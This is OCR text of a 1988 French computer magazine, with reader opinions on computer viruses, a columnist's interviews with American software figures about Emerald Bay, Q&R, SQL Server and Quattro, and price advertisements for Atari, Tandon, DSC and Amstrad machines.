– « Quoique téléchargeant des programmes par dizaines, je n'ai pas encore vu l'ombre de la capsule du moindre virus. » (Bilik, 3 mai.)

– « Qui bénéficie des virus ? Comme on peut le deviner, Microsoft y gagne en prestige, puisque, si problème de DOS il y a, chacun y verra la main de l'infâme *freeware* sans soupçonner qu'une aussi digne société puisse faire des erreurs dans des programmes abondamment diffusés ; Loriciel est un gentil chevalier qui lutte contre le malin, et gagne à être connu, surtout si le connaisseur achète ses programmes ; enfin, honte à moi, les plumitifs de tous horizons trouveront là une intarissable source de copie. Bref, le *freeware,* domaine qui a la fâcheuse manie de favoriser un échangisme suspect, cédera la place aux logiciels sérieux, très normalement bogués, et raisonnablement lucratifs. » (Bilik, 3 mai.)

– « Les virus font si bien l'affaire des éditeurs de logiciels (beaucoup vont hésiter à pirater si les dangers sont tels) qu'on peut se demander dans quelle mesure ils ne pourraient pas être quelque peu responsables de leur multiplication et peut-être même de leur apparition. » (Bonhomme, 18 avril.)

– « J'ai tout lu sur les virus ; envers et contre tous, je pense que c'est une très bonne chose. Je m'explique : les copies de logiciel sont interdites par toutes les lois internationales. Mais comme personne ne bouge, il fallait bien que certains agissent, non ? » (Anonyme, 18 avril.)

– « Chers utilisateurs de micros, il existe une différence entre pirater des logiciels (puni par la loi) et récupérer des utilitaires *freeware* bogués volontairement par des petits malins. » (Anonyme, 28 avril.)

A.S.

Les 5"1/4 parlent aux 3"1/2 avec 3X-Link

Si la compatibilité existe entre PC, PS / 2 ™, ou Portables, elle n'est pas vécue pleinement lorsque les lecteurs sont de formats 3" 1/2 et 5" 1/4.
Comment alors assurer l'échange de fichiers ou de programmes dans un tel environnement ?
3X a créé un protocole de communication révolutionnaire qui combine vitesse et sécurité. Vérifiant l'intégrité des données transmises, il garantit le transfert de tous les types de fichiers.
Avec le logiciel 3X-Link, deux ordinateurs sont reliés par l'intermédiaire de l'interface RS 232. Les données circulent alors par câble en toute sécurité d'un micro 5" 1/4 à un micro 3" 1/2 ou inversement, à une vitesse de 115.000 Bauds. A tout instant, quelle que soit l'application en œuvre, la communication peut s'établir. Une fois les données transférées, les deux ordinateurs retournent automatiquement au travail qui était en cours.

3X Link et son cable multistandard de 10 mètres à 1.500 FH.T. (1.779 FTTC)

Le transfert périodique d'un fichier, qui doit être retraité sur un autre ordinateur peut faire l'objet d'une séquence d'envoi automatisée. Cet envoi est ainsi programmé pour être transmis quotidiennement à l'heure de son choix.
3X-Link est un nouveau produit de 3X. Il vient compléter la gamme de logiciels de télécommunication : 3X-Mailbox, Télé-Mail, Mail-Server, 3X-Support, 3X-Encrypt et 3X-Telecopy.

CONVERGENCE COMMUNICATION


PS/2™ est une marque déposée par International Business Machines

Pour en savoir plus et connaitre le distributeur agréé le plus proche de chez vous, appelez ou renvoyez le coupon ci-joint. Vous pouvez aussi vous inscrire à notre démonstration hebdomadaire du Mercredi 11H00 (M° Etoile).

3X France
33, rue Bayen 75017 Paris
Tél : (1) 45.74.40.14

Nom: _____ Fonction: _____
Société: _____ Tél: _____
Adresse: _____ Ville: _____
Code postal: _____ Materiel utilisé: _____ 3X-Link

Selon votre terrain, selon vos objectifs. Vous avez le choix des armes.



12950 F HT*

MEGA ST4 + MONITEUR MONOCHROME
GARANTIE AVEC "MAINTENANCE SUR SITE".

DESIGNATION	CARACTERISTIQUES	PRIX HT	PRIX TTC
MEGA ST2 moniteur monochrome	• 2 Méga-octets de RAM. • Lecteur de disquette 3''½. • Moniteur monochrome haute résolution. • Garantie avec maintenance sur site.	9950 F	11800 F
MEGA ST4 moniteur monochrome	• 4 Méga-octets de RAM. • Lecteur de disquette 3''½. • Moniteur monochrome haute résolution. • Garantie avec maintenance sur site.	12950 F	15360 F

*Prix publics conseillés.

5990 F TTC

1040 ST + MONITEUR MONOCHROM

DESIGNATION	CARACTERISTIQ
1040 ST moniteur monochrome	• 1 Méga-octet de F • Lecteur de disque intégré 3''½, 720 • Moniteur monoch haute résolution.
1040 ST moniteur couleur	• 1 Méga-octet de F • Lecteur de disque intégré 3''½, 720 • Moniteur couleur.

Service informations : tél. 45 06 31 31.

ATARI LE FASCINANT POUVOIR DE

2990 F TTC*
520 ST

	PRIX HT	PRIX TTC	DESIGNATION	CARACTERISTIQUES	PRIX HT	PRIX TTC
	5050F	5990F	520 ST	• 512 Ko de RAM. • Lecteur de disquette intégré 3''½, 360 Ko + câble Péritel pour raccordement sur TV ou moniteur.	2522F	2990F
	6316F	7490F	520 ST moniteur couleur**	• 512 Ko de RAM. • Lecteur de disquette intégré 3''½, 360 Ko + câble Péritel. • Moniteur couleur**	4629F	5490F

**Offre spéciale avec Moniteur SC 1425 fabriqué spécialement par Philips pour Atari France.

L'ARME INFORMATIQUE. ATARI®

QUATRE AMÉRICAINS À PARIS

Wayne Ratliff, le créateur de dBase, lance Emerald Bay ; Rod Turner parie sur le nouveau Q&R multifichier ; Jim Reilly vante le SQL Server, et David Schach plaide pour Quattro.

Plongeon dans la baie d'émeraude

Wayne Ratliff est le créateur de dBase. En janvier 1986, il avait quitté Ashton Tate pour rejoindre Migent, afin de se consacrer à une nouvelle idée : Emerald Bay, une autre gestion de bases de données. Par les accords qui le liaient à Ashton Tate, Wayne n'était pas supposé travailler sur une base de données avant septembre 1986. « Mais... confie Ratliff, j'avais le droit de penser. » A cette même époque, le président de Migent, optimiste, laisse entendre qu'Emerald Bay sera prêt en avril 1987. Les dirigeants d'Ashton Tate en concluent que Wayne a commencé à travailler sur ce projet au moins une année auparavant, et il s'est ensuivi une mémorable action en justice. Wayne contre-attaque à son tour et poursuit Ashton Tate sur d'autres motifs. « C'est l'essence du marché américain », explique Wayne Ratliff. « Si vous n'aimez pas quelqu'un, faites-lui un procès. » Finalement, les deux parties parviennent à un « accord entre gentlemen » dont la teneur est confidentielle...

La baie d'émeraude... il est rare qu'un SGBD porte un nom aussi poétique. Dans la pratique, le package est très classique, et c'est une constatation terre à terre qui a dirigé Wayne Ratliff. « Nous avons observé le marché et n'avons pas vu de SGBD véritablement conçu pour fonctionner en réseau. » L'équipe de Wayne est donc partie de zéro pour atteindre cet objectif. Second postulat de travail : il est difficile de se partager les données d'une application à une autre.

La solution consiste donc en Emerald Bay, une couche de 130 Ko qui vient se superposer au DOS, et sur laquelle pourront se greffer diverses applications. Pour le moment, Migent propose un *add-in* pour 1-2-3 (Summit), un outil de programmation de type dBase (Eagle), une interface pour Ability Plus, et un outil de développement en C. On nous promet également une interface SQL. Nous sommes loin, avec ce projet, du gigantisme des équipes de développement des trois grands. Wayne fonctionne avec une toute petite équipe (six programmeurs). C'est une seule personne qui a conçu Eagle, deux ont développé la partie SQL : un luxe. Wayne lui-même a programmé le moteur d'Emerald Bay.

N'est-il pas un peu tard pour tenter d'imposer un nouveau standard à un marché déjà fort bien servi ? Wayne répond qu'Eagle a reçu un accueil très enthousiaste de la part des programmeurs dBase. « Nous avons présenté le produit dans cinq villes aux Etats-Unis, à la suite de quoi le téléphone n'a cessé de sonner chez Migent. » Il n'empêche que ceux-ci devront s'acquitter de 4 950 F pour acquérir Eagle et qu'il faudra modifier quelque peu les applications dBase à l'aide d'un outil spécifique.

Signe particulier : Wayne n'a pas vu dBase IV, et dans cette mesure, les atouts qu'il nous annonce pour Emerald Bay sont quelque peu relativisés. Ainsi, nous apprenons que le verrouillage des enregistrements est effectué automatiquement en réseau, de même que la mise à jour des index. Nous avons droit dans Eagle, comme dans les autres produits Emerald Bay, à des outils de type générateur d'écran, générateur d'état... Le produit est le même en monoposte ou en réseau. Dans ce dernier cas, le moteur d'Emerald Bay réside sur le serveur.

L'interface d'Eagle est en retrait par rapport à celle de dBase IV ou même III Plus dans la mesure où nous ne disposons pas de menus déroulants, et retrouvons le mode commande des premières versions de dBase. Les programmeurs, qui utilisent rarement le mode Assist, se retrouveront néanmoins en territoire connu. Du côté des avantages patents, le format utilisé par Emerald Bay s'avère beaucoup plus compact que celui de dBase. Un fichier de 5,3 Mo sous dBase est réduit à 1,8 Mo une fois converti. L'une des raisons de ce gain de place vient de ce qu'Emerald Bay gère des champs de

LES CARNETS DE DANIEL ICHBIAH

Une rubrique qui prend du recul sur les annonces fracassantes : chaque mois, des conseils, des analyses et les meilleures applications du PC passées au crible par un journaliste-utilisateur chevronné.

tailles variables. Enfin, Wayne annonce que le compilateur d'Eagle est en cours de béta-test, ce qui laisse présumer des temps de réponses satisfaisants.


Les progrès de Q&R

Restons dans le clan des anciens d'Ashton Tate avec Rod Turner de Symantec. Occupant la vingtième position des éditeurs de logiciels avec environ 30 millions de dollars, Symantec est principalement connue pour sa gestion de fichiers/traitement de texte Q&R. 125 000 copies de ce logiciel ont été vendues dans le monde, la filiale française PC Technologie en ayant commercialisé 2 000 exemplaires. L'aspect novateur de ce logiciel, par ailleurs très performant et simple d'emploi, était un module d'intelligence artificielle (l'Assistant Intelligent). Il est possible avec Q&R de demander : « Liste-moi les magazines qui ont plus de 50 000 lecteurs. » Seule une minorité d'utilisateurs emploie cette fonction. Cela devrait changer avec la nouvelle version de ce logiciel, l'Assistant Intelligent ayant été remanié et fonctionnant quatre fois plus vite qu'auparavant. Nouveauté majeure, Q&R 4 est devenu multifichier. Il n'est pas relationnel au sens strict du terme. « Lorsque nous avons demandé à nos clients ce qu'ils désiraient comme améliorations, ils ont répondu qu'ils voulaient que Q&R soit relationnel, et nous avons cherché à savoir ce qu'ils entendaient par là. En fait, ils veulent, par exemple, pouvoir créer des rapports mettant en jeu plusieurs fichiers. C'est ce que fait Q&R 4. » Le traitement de texte déjà remarquable permet désormais de combiner plusieurs fontes dans un même document. La gestion des colonnes et les calculs sont réalisables dans ce même module, et il est possible d'importer des graphiques et des tableaux Lotus dans un document.

Selon Rod Turner, il s'agirait, d'après des tests effectués, du traitement de texte le plus rapide du marché. Enfin, Q&R fonctionne en réseau de façon transparente. « Vous prenez Q&R, vous concevez une base de données, et immédiatement, les autres utilisateurs peuvent y accéder. » Cette simplicité est telle, que, d'après Rod Turner, sur deux Q&R vendus aux Etats-Unis actuellement, on trouve une version réseau.

C'est Rod qui a choisi Hugues Leblanc et La Commande Electronique pour représenter Ashton Tate en France. Mais si Rod estime beaucoup Leblanc pour sa réussite, les relations se sont relachées. Aujourd'hui, le concurrent principal de Q&R est Rapid File !... Et sur le papier au moins, Q&R 4 semble aller beaucoup plus loin. Il reste cependant à PC Technologie à faire preuve d'un sens du marché aussi aigu que celui pratiqué par Hugues Leblanc. ▶

SPECIAL MULTIPOSTE TELEMATIQUE P.A.O.



WALTERS AT 386
20 Mhz / 2Mo

Puissance et continuité

DBASE III+, Framework, Lotus, Word, Paradox, et toutes les applications "réseaux" utilisables grace à CONCURRENT DOS 386 en multiposte

Jusqu'à 255 tâches virtuelles 8086, compatible DOS 3.3 ...

Des solutions complètes à partir de

40 000 F ht

Communication efficace

Prix H.T.	Public	Ideasoft
☐Modem Tennessee	1250	1080
☐Modem 2400/2400	6950	5200
☐Carte PC Bavard	2490	1950
☐Carte télécopie SOFDIT	14950	11890
☐Carte Tetracom Telex/Teletex	18000	15300
☐Logiciel PCYSTEL Serveur 1 à 4 voies en tâche de fond	3950	3200

La micro édition facile

- 1 MEGA ST 4 ATARI avec disque dur 20Mo
- 1 imprimante laser ATARI
- 1 logiciel de PAO
- 1 logiciel de traitement de texte
- 1 an de maintenance sur site
- 2 jours de formation

29 900 F ht

NOUVEAUTES LOGICIELS IDEASOFT

IDEASOFT Comptabilité générale + analytique . . . 6200

IDEASOFT Gestion Code barres 5200

ETIQUETTES CODE BARRES
Systèmes d'édition pour l'industrie, le commerce, l'automobile (GALIA) et autres secteurs d'activité. Logiciels très puissants.

Nous contacter.

* Toutes les marques citées sont déposées.

IDEASOFT 125 Rue de Suresnes - 92000 NANTERRE
Autres produits et complément d'information, nous consulter.

Service clientèle ☎ 42.04.02.13

Nom : _ _ _ _ _ _ _ _ _ _ _ _ _ _ Société : _ _ _ _ _ _ _ _ _ _ _ _ Téléphone: _ _ _ _ _ _ _ _ 01/06/88
Adresse : _ _ _ _ _ _ _ _ _ _ _ _ _ _ Code Postal : _ _ _ _ _ Ville : _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _

IDEASOFT - 125 rue de Suresnes - 92000 NANTERRE - Tél: 42.04.02.13

Référence 137 du service-lecteurs (page 66)

De dBase à SQL

Jim Reilly est, lui, toujours chez Ashton Tate. Il est venu jeter un peu de lumière sur SQL Server. Tout d'abord pour rappeler qu'il s'agit d'un logiciel et non d'un matériel. Il sera disponible vers janvier 1989 et nécessitera environ 5 Mo de mémoire. Si l'on veut également loger OS/2 et une ou plusieurs application(s), il est bon de prévoir 8 Mo. Bien entendu, il faut effectuer des comparaisons avec le monde de la mini et, dans ce contexte, la solution SQL Server est présentée comme « bon marché ». 40 % de ce logiciel se consacre à maintenir l'intégrité des données, puisque SQL Server est avant tout multi-utilisateur. Il suffira d'apporter quelques modifications très mineures à un programme dBase pour qu'il puisse fonctionner avec un PC exécutant ce logiciel serveur. Un conseil toutefois aux programmeurs dBase : il est temps d'apprendre la syntaxe SQL. Celle-ci améliorera considérablement la performance des programmes dBase exécutés avec SQL Server. Vous êtes prévenus.

Des milliers d'add-in pour Quattro

David Schach pour sa part est l'un des trois principaux concepteurs de Quattro, le tableur de Borland. Il s'occupe de la partie des *add-in* spécifiques à ce produit. L'*add-in* Toolkit de Borland est actuellement en béta-test. David Schach estime que la compagnie va bénéficier des centaines de milliers de programmeurs Turbo-Pascal et Turbo-C, lesquels seront encouragés à écrire des *add-in*.

« Notre objectif avec Quattro était de nous appuyer sur le standard Lotus. » Borland n'a-t-elle cependant pas été un peu loin dans la « compatibilité » ? David Schach explique que toutes les précautions ont été prises afin de ne pas tomber dans le cadre d'une accusation de plagiat comme cela a été le cas avec VP-Planner. « Notre format de fichier natif est totalement différent, l'interface-utilisateur n'est pas la même à la base, le menu Lotus est une option. » Il fait valoir que Quattro comporte de nombreux ajouts tels qu'une aide à la mise au point pour les macros.

David Schach remarque aussi que la presse n'a pas toujours compris ce produit. « Dans la plupart des essais, les gens ont sélectionné une formule et l'ont recopiée dans toute la feuille. Après quoi ils ont constaté que Quattro était plus lent que 1-2-3 ! On ne fait jamais ce genre de manipulation dans la réalité. De plus, dans le cas de Quattro, c'est un mauvais exemple puisqu'il faut recalculer toutes les formules et que le recalcul minimal n'intervient donc pas. » Rendez-vous pour la sortie de la version française de Quattro prévue pour fin juin.

DANIEL ICHBIAH

35 Francs la disquette ... logiciels logiciels ... SOFTEX LOGO THEQUE

100 diquettes, au total environ 1 000 programmes (PC):
Diffusion à 35 F uniquement entre 10 Juin - 25 Juillet 88
Gratuitement: catalogue de 16 pages.
35 Francs par disquette (PC)

- Chaque disquette inclut l'autorisation d'un nombre illimité de copies gratuites...
- ... et l'instruction pour la création d'un CLUB INNOVEX pour l'échange autour de la créativité, les études, la recherche, le travail professionel, en utilisant cette bibliothèque de disquettes comme noyau d'échange.

Les programmes suivants sont inclus: compatibles PC

- 20 disquettes: environ 200 utilitaires pour MS-DOS
- 5 disqu.: applicat.et syst.graphiques (couleur et mono)
- 20 disqu.de langages: 5x "C" ; 5x PASCAL ; 5x BASIC; 5x ASSEMBLEUR, FORTH, LISP, PROLOG etc.
- 5 disqu.: Intelligence Artif.,systèmes experts, etc.
- 10 disquettes: éducation: EAO; mathémat.; astronomie; musique; ...
- 10 disqu. bureautiques: traitement de texte, bases de données, tableurs, etc.
- 15 disqu. avec 300 jeux, prix moyen 2 Francs par jeu, la plupart avec le source (BASIC etc.); pour l'utilisation, et pour les études en programmation.
- 15 disqu./"divers": agenda, communication, recettes de cuisine, arbres généalogiques, etc.etc.etc.etc.

Catalogue de 150 pages

700 titres ... classé par sujet ... entièrement en Français..
Gratuitement si vos commandes dépassent 500 Francs.

Envoyez le coupon à: M. P.ROESER (Répr.SOFTEX/France), Réf.MSF 37 rue Doudeauville(bte.7),75018 Paris

"Veuillez m'envoyer le jour de la réception de cette lettre vos catalogues gratuits."
Prénom, NOM, rue, ville:

Les catalogues informent aussi sur l'activité de l'INTEL-LOG Ass.(1901) pour l'Appl.de l'Intell.Artif. (même adresse).

Référence 138 du service-lecteurs (page 66)

MULTILOG SORT UNE NOUVELLE VERSION de son SGBD. M2I Plus est une collection de neuf logiciels. On trouve : Multigen, le générateur de programmes ; Multirun, la base de données ; Multidev, un module avancé d'aide au développement ; Multigraph, un grapheur ; Multitab, le tableur ; Multitex, le traitement de texte ; Multicompta, la comptabilité ; Multifac, la facturation et Multipaie, la paie paramétrable.

Cette nouvelle version est en outre multibibliothèque, multisociété, multiposte et multifenêtre. Tous les produits M2I Plus fonctionnent avec ceux de la gamme Arc en Ciel et M2I Tel. Ils sont tous disponibles sauf le module Multigraph qui le sera en octobre.

LOTUS ANNONCE UNE VERSION A BASE d'Unix de son tableur 1-2-3. Celle-ci constitue le premier produit Lotus destiné au marché Unix. Elle sera développée parallèlement à la version 3 et fonctionnera sous le système V d'AT&T. Permettant un travail en multitâche et multi-utilisateur, elle aura tous les perfectionnements de la version 3 du tableur.

ANIRAL UTEC PRÉSENTE LE PS 32, UN ORdinateur « bicéphale ». Un 68010 à 10 MHz est prévu pour supporter Unix System V et un 80386 à 16 MHz pour MS-DOS. Les deux systèmes cohabitent. Avec un disque dur de 20 Mo et 2 Mo de mémoire centrale de part et d'autre, la machine vaut 60 000 F ht.

PRODUIT EN FRANCE

DANS LA JUNGLE DES COMPATIBLES, DSC N'EST PAS PRÉSENT !

... MAIS BIENTOT PRÉSENT A COURBEVOIE !

MODÈLE	CONFIGURATION STANDARD	VERSIONS	PRIX TTC F.F.
SENIOR XT Coffre AT Compact	Processeur 8088-2 : TURBO 4,77 / 10 Mhz - Mémoire de base 256 Ko extensible à 640 Ko - Carte graphique : couleur 640 x 200 ou monochrome 720 x 348 - 1 lecteur de disquette 360 Ko + éjecteur de disquette (Japonais) - 1 Port parallèle - 1 Port série - 1 Port pour joystick - Horloge temps réel - Clavier AZERTY 102 T Cherry	Disque dur 20 Mo (65 ms) Disque dur 30 Mo (65 ms) Disque dur 40 Mo (40 ms)	7.890 8.720 9.585
SUPERIOR AT Coffre AT Compact	Processeur 80286 : TURBO 6/8/10/13 Mhz - Horloge temps réel - Mémoire de base 512 Ko extensible à 4 Mo sur carte-mère et 16 Mo par montage de cartes - Carte graphique : couleur 640 x 200 ou monochrome 720 x 348 - 1 lecteur de disquette 1.2 Mo + éjecteur (Japonais - lit et écrit en 360 Ko) 1 Port parallèle - 1 Port série - 1 MS-DOS 3.21 et GW-BASIC - manuels en français - Clavier AZERTY 102 T Cherry	+ 2e lecteur 1,2 Mo Disque dur 20 Mo (35 ms) Disque dur 40 Mo (40 ms)	9.550 11.945 13.085
EXECUTIVE AT Coffret AT Standard	Processeur 80286 : TURBO 6/8/10/13 Mhz - Horloge temps réel - Mémoire de base 1024 Ko ext. à 4 Mo sur carte-mère et 16 Mo par montage de cartes - Carte graphique couleur CM-EGA : CGA : 640 x 200 / EGA : 640 x 350 / HER : 720 x 348 - 1 lecteur de disquette 1.2 Mo + éjecteur 5 ¼" (Japonais - lit et écrit en 360 Ko) - 1 lecteur de disquette 720 Ko + éjecteur 3 ½" (Japonais) - 1 Port parallèle - 1 Port série - 1 MS-DOS 3.21 et GW-BASIC - manuels en français - Clavier AZERTY 102 T Cherry	Disque dur 40 Mo (28 ms) Disque dur 80 Mo (28 ms)	17.630 21.200
PRESIDENT Coffre AT Standard	Processeur 80386 : TURBO 10/16 Mhz - Horloge temps réel - Mémoire de base 2 Mo sur carte-mère ext. à 8 Mo - Carte graphique couleur CM-EGA : CGA : 640 x 200 / EGA : 640 x 350 / HER : 720 x 348 - 1 lecteur de disquette 1.2 Mo + éjecteur 5 ¼" (Japonais - lit et écrit en 360 Ko) - 1 lecteur de disquette 720 Ko + éjecteur 3 ½" (Japonais) - 1 Port parallèle - 1 Port série - Clavier AZERTY 102 T Cherry	Disque dur 20 Mo (35 ms) Disque dur 40 Mo (28 ms) Disque dur 80 Mo (28 ms)	24.995 26.900 30.445

MONITEURS				
Vendus avec unité centrale et en option selon votre choix :			Couleur graphique 14" - CGA - socle orientable	2.395
Monochrome graphique 12" - socle orientable - Vert/Ambre	860		Couleur graphique **TVM** 14" - **EGA** - socle orientable	4.095
Monochrome graph. TTL 14" - socle orientable - Vert/Ambre	980		Couleur graphique **SAMSUNG** 14" - **EGA**	3.530
Monochrome graphique **TVM** 14" - résolution 910 x 620	2.265		Couleur graphique 14" - résolution 800 x 600	5.330
Clavier **CHERRY** 102 T XT/AT	840		Carte graphiq. couleur CM-**EGA** (Reprise carte CGA ou MGP)	
Kit **SEAGATE** 20 Mo (65 ms) + Ctrl + Câbles	2.650		CGA : 640 x 200 / **EGA** : 640 x 350 / HER : 720 x 348	995
Carte contrôleur MFM - RLL AT	N.C.		Coffret Colonne pour Président (reprise Coffre Standard)	850
Disque dur **SEAGATE** 20 Mo (35 ms)	2.550		MS-DOS 3.21 et GW-BASIC + manuel en français	665
Disque dur **SEAGATE** 40 Mo (40 ms)	4.395		Extension de mémoire	N.C.
Disque dur **SEAGATE** 40 Mo (28 ms)	5.180		Souris Microsoft et Systems PC Mouse Compatible	430

REVENDEURS : Notre Centrale d'Achats est à votre service pour grouper vos achats de pièces informatiques à des prix avantageux.

Toutes nos références sont garanties 12 mois P & M.O., retour en nos locaux, dans l'emballage d'origine.

SYSTÈMES PROFESSIONNELS STRICTEMENT COMPATIBLES

DSC® ORDINATEURS

5 - 7, rue des Pavillons 92800 PUTEAUX Tél. : 47.74.98.64 Télex : 612196

Ouvert du lundi au vendredi de 10 h à 12 h 30 et de 14 h à 18 h.

Marques déposées : DSC : F.R. MANAGEMENT ; XT/AT : International Business Machines Corp. ; MS-DOS, GW BASIC, XENIX : Microsoft Corp. Inc.

PRIX SEULEMENT VALABLES EN FRANCE MÉTROPOLE RÉVISIBLES SANS PRÉAVIS

SYLLABE - (1) 30 53 21 21

TAN
LA REVO
PERMA

C'est en se remettant sans cesse en question que l'on trouve les bonnes réponses. C'est la philosophie de Tandon : un groupe informatique devenu l'une des plus importantes références de qualité du marché français de la micro informatique.

Notre capital : les idées. Notre valeur ajoutée celle que nous apportons avec notre imagination Des hommes qui font naître les machines, qu grandissent avec elles : c'est une synergie qu justifie notre enthousiasme avec l'invention du petit dernier qui risque de devenir très bientô

DON
OLUTION
NENTE !

le premier, le Disque Dur Portable signé Tandon : le "Personal Data Pac."

Chez Tandon, nous pensons que depuis cette révolution, plus rien ne sera jamais comme avant dans le paysage informatique.

Une conviction qui nous pousse sans cesse vers d'autres révolutions, en respectant ce qui fait notre force : l'indépendance ! C'est la "Révolution Permanente". C'est une déclaration. Un état d'esprit. Partageons-le.

Tandon

Référence 140 du service-lecteurs (page 66)


Bordelais Lemeunier/Leo Burnett

TANDON 386

Bordelais Lemeunier / Leo Burnett

TANDON 386 LE PREMIER MICRO LIVRÉ AVEC UNE RÉVOLUTION A L'INTÉRIEUR.

Vous avez le pouvoir. Découvrez la puissance avec le Tandon 386. Et pour être le Premier, profitez de notre avance : Micro-processeur 80386 à 20 mHz, 2 Mo de mémoire vive, une mémoire cache statique de 64 Ko, 110 Mo de mémoire de masse, temps d'accès de 27 ms. Vous êtes un privilégié, le Tandon 386 vous offre la révolution avec le Personal Data Pac : un disque dur portable de 30 Mo. Vous maîtrisez vos données, vous retrouvez quand bon vous semble votre environnement de travail ; vous conservez en toute confidentialité vos données loin des regards indiscrets. Vous régnez sans partage...



Tandon

La révolution permanente

Référence 141 du service-lecteurs (page 66)

HYPER-CB

TANDON 386

LES ORDINATEURS

AMSTRAD PC 1512

-PC1512-SD-MONO.....4490
-PC1512-DD-MONO.....5690
-PC1512-SD-COULEUR.....6290
-PC1512-DD-COULEUR.....7490

AMSTRAD PC 1640

-PC1640-SD-MONO.....5790
-PC1640-DD-MONO.....6990
-PC1640-SD-EGA.....8790
-PC1640-DD-EGA.....9990
-PC1640-HD20-MONO.....9490
-PC1640-HD20-EGA.....12490

AMSTRAD PORTABLE

PORTABLE 512 Ko
-PPC-512-Simple drive.....4790
-PPC-512-Double drive.....5990

PORTABLE AVEC MODEM
-PPC-640-SD-MODEM.....5790
-PPC-640-DD-MODEM.....6990

TANDON PCA PLUS

-PCA-PLUS.....14390
-PCA-20Mo-PLUS.....15190
-PCA-40Mo-PLUS.....19190
-PCA-70Mo-PLUS.....23990
-Livre complet avec moniteur 14" clavier 102+Windows- 8 -10 Mhz

TANDON PAC 286

GAMME 6 - 8 Mhz

-PAC-286-unite centrale....11950

-D-PAC1.....14190
unite centrale + 1 disk dur 30Mo

-E-PAC1.....16990
uc+1 disk dur 30Mo+1 drive 1,2

-D-PAC2.....16390
unite centrale+2 disk durs 30Mo

-E-PAC2.....19190
uc+2 disk durs 30Mo+1 drive

GAMME PLUS 8 - 10 Mhz

-PAC286-PLUS.....13590
-D-PAC1-PLUS.....15790
-E-PAC1-PLUS.....18590
